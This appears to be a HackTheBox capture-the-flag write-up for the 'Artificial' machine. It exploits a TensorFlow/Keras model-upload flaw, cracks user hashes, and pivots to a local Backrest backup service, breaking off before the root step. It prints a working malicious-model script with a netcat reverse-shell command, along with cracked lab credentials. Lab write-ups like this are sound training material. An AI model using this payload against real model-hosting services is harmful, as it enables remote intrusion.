HTB Machine Writeup "Artificial"
HTB Machine: Artificial - Writeup
Machine Information
- Difficulty: Easy
- OS: Linux
- Key Concepts: TensorFlow/Keras Vulnerability, File Upload, Privilege Escalation Through Backrest service
Overview
Artificial is an Easy Linux machine from HackTheBox that demonstrates the dangers of accepting user uploaded machine learning models. The path to root involves exploiting a TensorFlow remote code execution vulnerability, database credential extraction, and abusing a backup service to read the root flag.
Reconnaissance
First Thing to do as always i launched an nmap scan to identify open services. The results revealed just SSH on port 22 and an HTTP server on port 80.
# Nmap 7.94SVN scan initiated Mon Oct 13 10:52:32 2025 as: nmap -sC -sV -Pn -oN nmap_scan.txt -vv 10.10.11.74
Increasing send delay for 10.10.11.74 from 0 to 5 due to 11 out of 11 dropped probes since last increase.
Nmap scan report for 10.10.11.74
Host is up, received user-set (0.34s latency).
Scanned at 2025-10-13 10:52:32 CET for 68s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNABz8gRtjOqG4+jUCJb2NFlaw1auQlaXe1/+I+BhqrriREBnu476PNw6mFG9ifT57WWE/qvAZQFYRvPupReMJD4C3bE3fSLbXAoP03+7JrZkNmPRpVetRjUwP1acu7golA8MnPGzGa2UW38oK/TnkJDlZgRpQq/7DswCr38IPxvHNO/15iizgOETTTEU8pMtUm/ISNQfPcGLGc0x5hWxCPbu75OOOsPt2vA2qD4/sb9bDCOR57bAt4i+WEqp7Ri/act+f4k6vypm1sebNXeYaKapw+W83en2LnJOU0lsdhJiAPKaD/srZRZKOR0bsPcKOqLWQR/A6Yy3iRE8fcKXzfbhYbLUiXZzuUJoEMW33l8uHuAza57PdiMFnKqLQ6LBfwYs64Q3v8oAn5O7upCI/nDQ6raclTSigAKpPbliaL0HE/P7UhNacrGE7Gsk/FwADiXgEAseTn609wBnLzXyhLzLb4UVu9yFRWITkYQ6vq4ZqsiEnAsur/jt8WZY6MQ8=
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOdlb8oU9PsHX8FEPY7DijTkQzsjeFKFf/xgsEav4qedwBUFzOetbfQNn3ZrQ9PMIHrguBG+cXlA2gtzK4NPohU=
|   256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH8QL1LMgQkZcpxuylBjhjosiCxcStKt8xOBU0TjCNmD
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://artificial.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct 13 10:53:40 2025 -- 1 IP address (1 host up) scanned in 68.99 seconds
The web server caught my attention, After adding this to my /etc/hosts file, I navigated to the website.
Web Application: A Machine Learning Platform

The landing page presented an interesting web application focused on machine learning model hosting. After registering an account and login i was redirected to the main page.
The platform featured a file upload functionality specifically designed for machine learning models. What made this particularly interesting was the accepted file format: .h5 files, which are Keras model files.

Exploring further, I discovered downloadable files that revealed crucial information about the backend infrastructure - a Dockerfile and requirements.txt. These files exposed the technology stack in use:
requirements.txt:
tensorflow-cpu==2.13.1Dockerfile:
FROM python:3.8-slim

WORKDIR /code

RUN apt-get update && \
    apt-get install -y curl && \
    curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm -rf /var/lib/apt/lists/*

RUN pip install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl

ENTRYPOINT ["/bin/bash"]
The specific TensorFlow version immediately set off alarm bells. I knew that accepting user-uploaded model files could be dangerous, especially with specific versions that might have known vulnerabilities.
Exploitation
After some research, I discovered a critical vulnerability: TensorFlow Remote Code Execution through malicious model files. The vulnerability allows arbitrary code execution when a crafted .h5 model is loaded.
Reference: https://mastersplinter.work/research/tensorflow-rce/
I crafted a proof of concept that would give me a reverse shell upon model loading:
poc.py:
import tensorflow as tf

def exploit(x):
    import os
    os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.56 4444 >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
The tricky part? Getting the exact environment match. My initial attempts in a local virtual environment failed, even with the exact version from requirements.txt. The solution was to replicate the production environment precisely using the provided Dockerfile.
I spun up a Docker container with the exact configuration and compiled the malicious model inside:

With the weaponized exploit.h5 file in hand, I extracted it from the container and prepared for deployment.
Initial Access: Triggering the Payload

I uploaded the malicious model through the web interface:

With my netcat listener ready on port 4444, I triggered the model execution:
Success! The reverse shell connected back to my machine:

I was in, but as a low-privileged user. Time to escalate.
Lateral Movement: Finding User Credentials
Exploring the filesystem, I discovered a SQLite database in the /instance directory. This database contained user credentials - a goldmine for lateral movement.
Inside, I found a hash for user gael:
c99175974b6e192936d97224638a34f8This MD5 hash cracked easily using hashcat:
Credentials:
- Username:
gael - Password:

mattp005numbertwo
I switched to the gael user and gained proper shell access via SSH for better stability.
Privilege Escalation: The Path to Root
After stabilizing my access, I checked my group memberships and noticed something interesting:

The sysadm group stood out. I immediately searched for files accessible by this group:

And GG! A backup file at /var/backups/backrest_backup.tar.gz was readable by the sysadm group. I downloaded this archive to my local machine for analysis.
Analyzing the Backup
Extracting the backup revealed the source code and configuration for a backup service called “Backrest”. While digging through the .config directory, I found what appeared to be a base64-encoded bcrypt hash:
JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFPAfter decoding i got this which seems like a bcrypt hash
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QOafter cracking, I obtained the password for backrest_root:
!@#$%^Discovering the Hidden Service
Examining install.sh within the backup revealed that Backrest runs a web interface on port 9898, but only on localhost. This explained why I hadn’t seen it during my initial port scan.
To access this service, I set up SSH port forwarding:
ssh -L 9898:127.0.0.1:9898 gael@artificial.htbNow I could access the Backrest interface from my browser at http://localhost:9898.

Logging in with backrest_root:!@#$%^, I gained access to the backup management interface.
Exploiting Backrest for Root Access
